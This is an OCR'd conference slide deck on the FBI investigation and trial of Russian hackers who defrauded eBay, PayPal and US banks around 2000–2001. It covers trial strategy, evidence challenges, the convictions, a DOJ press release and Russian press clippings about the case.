The 1st category:	Photo & Electronics:Video Equipment:Camcorders (#: **3315**)
The 2nd category:	N/A
Item location:	Hong Kong
Region:	None
Country:	Hong Kong

- Examined “kaseyacbas” Ebay activity;
- Interesting buyer and links to other auctions

“we build computers ourselves because it is much cheaper…”

Trial Exhibit 261



-----Original Message-----
From: mnasiroff@yahoo.com [mailto:mnasiroff@yahoo.com]
Sent: Wednesday, September 27, 2000 3:35 PM
To: dconcal@mediaone.net
Subject: Looking for partners

Hello

We're a small firm located In Kazakhstan.

We'd like to buy from you 10 Celerons 600Mhz FC-PGA. If it will be ok, we need 20-50 pcs same type processors per week. We'l pay you same day when we'l recieve email from you with total sum we have to pay. You'l get
the payment and only after that will ship the hardware.


If you are intoresting to do business with our company please let us know.

Best regards
Message-Id: <200009271444698.SM00872@www.cssa.co.uk>
Date: Wed, 27 Sep 2000 15:35:30 -0400

Murat Nasirov - Executive managerÿÿ□8I 'Please give me a few more details like

347 pages of Murat Nasirov e-mails: SPAM

“The Business”



MM
SQL Database:
Accounts,
Auctions,
Tracking,
Cookies,
State Preservation

56,000 CC#
Names,
IP addresses

Email

E-Bay

PayPal

R

Anon. Email

E-Bay

PayPal

Paypal $ to purchase goods, shipped to Chelyabinsk for resale

R randomized proxy/relay

© Philip Attfield 2005

Observations: Ebay

- Ebay systems not compromised:
  - Employ firewall & IDS
  - Did not detect system misuse
  - Did not notice repetitive “feedback”
  - Extremely surprised when notified by F.B.I.

Observations: PayPal

- Heavy traffic desirable: > 90% Ebay
- High-fraud: merchant losses
- Organisation: “chaotic”
- Detection capability: poor; enhanced fraud monitor as a result – aka “IGOR” Records, historical searches: poor
- Combined Ebay-PayPal model = good visibility

- Prior to Ebay acquisition

Observations: NARA

- NARA
  - Website compromised
  - Account login/tracking: modified pages
  - What if able to “transfer $ to/from Paypal” … +
  - … not if, but *successfully* transferred $ to Paypal …
  - NARA detected inconsistency in records and reversed transactions

- Implications for online businesses ?
  - Trivialised, automated money laundering

Trial Strategy

- Demonstrate connections:
  - – undercover & downloaded data, victims
  - – individual knowledge: tools, incidents, systems
  - – system knowledge & control
  - – correlate: “bash history”, passwords, other system activity
  - – “bash history”: command/typing error & undercover keystroke log

Trial - Challenges


- Defending evidence
  - accounting for discrepancies
  - other network services
  - absence of true “authentication”: deniability
  - log validity
- Duration of investigation
  - IP address reassignment, name reuse
  - employee turnover

Trial - Challenges

- Deniability: inability to authenticate
- Cannot say “accused was at keyboard”
- substantial search & analysis: tools ?
- (in)consistency of records, timestamps
- sensitive data: unopened email
- evidence presentation: extremely complex
- domain knowledge, jargon: jury, judge

Outcomes

- Conviction 1: trial
  - 20 counts: fraud, conspiracy, computer crimes
  - $700,000 damages
  - 3 year sentence
- Conviction 2: plea-bargain
  - Fraud, conspiracy, computer crimes
  - $25M damages
  - 3 + 4 + 3 year sentence



U.S. Department of Justice

United States Attorney
Western District of Washington
601 Union Street, Suite 5100
Seattle, Washington 98101-3903

Tel: (206) 553-7970
Fax: (206) 553-0882

October 10, 2001

RUSSIAN COMPUTER HACKER CONVICTED BY JURY

Francis J. Diskin, United States Attorney for the Western District of Washington, and Charles E. Mandigo, Special Agent in Charge, Seattle Division, Federal Bureau of Investigation, announced that a jury returned guilty verdicts yesterday against VASILIY GORSHKOV, age 26, of Chelyabinsk, Russia, on 20 counts of conspiracy, various computer crimes, and fraud committed against Speakeasy Network of Seattle, Washington; Nara Bank of Los Angeles, California; Central National Bank of Waco, Texas; and the online credit card payment company PayPal of Palo Alto, California. Sentencing for GORSHKOV is scheduled before Chief United States District Judge John C. Coughenour in Seattle at 9:00 a.m. on January 4, 2002. GORSHKOV faces a maximum sentence of five years in prison on each count, for a total statutory maximum of 100 years in prison, as well as a maximum fine of $250,000 on each count.

...

http://www.usdoj.gov/usao/waw/pr2001/oct/vasily.html

The Price of Success


The Moscow Times
SINCE 1992
NO. 2502
AUGUST 16-18, 2002 WEEKEND
WWW.THEMOSCOWTIMES.COM

Ustinov Rushed To Rural Hospital

Official trip cut short by attack of high blood pressure. Page 3.

Baroque, B&Bs And Broadway

Plus Prechistenka's new club and Spanish porra. Metropolis.



Pulp Fact

Paper giant Ilim mulls suing FSC chief for public rebuke. Page 5.

CENTRAL BANK RATE

31.56 ▼ 0.02

RTS INDEX

▲ 1.43% 339.89

FSB Calls FBI Agent An Illegal Hacker

By Nabi Abdullaev
STAFF WRITER

Hacking the hackers is a crime, according to an FSB officer who has charged the FBI with using illegal methods to snare two young Russians who were arrested in the United States.

Igor Tkach, an officer in the Chelyabinsk branch of the Federal Security Service, has opened a criminal case against FBI special agent Michael Schuler, Interfax reported Thursday, citing the FSB press service in Moscow.

Schuler is accused of illegally accessing Russian web servers to gather evidence against two computer hack-


Budget Surplus A Priority No More

By Victoria Lavrentieva
STAFF WRITER

Prime Minister Mikhail Kasyanov on Thursday officially approved the 2003 draft budget and announced that maintaining a surplus is no longer a government priority.

"A budget surplus is not a goal in itself, only a necessary instrument during a certain period of economic development," Kasyanov told Cabinet officials in televised remarks.

The spending bill, which will be formally submitted to parliament for debate Aug. 26, forecasts a small surplus for the third consecutive year. The gov-



Internet Underground


FBI agent charged with hacking

Russia alleges agent broke law by downloading evidence

By Mike Brunker
MSNBC

Aug. 15 - In a first in the rapidly evolving field of cyberspace law, Russia's counterintelligence service on Thursday filed criminal charges against an FBI agent it says lured two Russian hackers to the United States, then illegally seized evidence against them by downloading data from their computers in Chelyabinsk, Russia.

The case was



Russian Roulette - CSO Magazine - January 2005 - Microsoft Internet Explorer

http://www.csoonline.com/read/010105/russian.html

CSO
THE RESOURCE FOR SECURITY EXECUTIVES

CSO
csoonline.com

The Resource for Security Executives

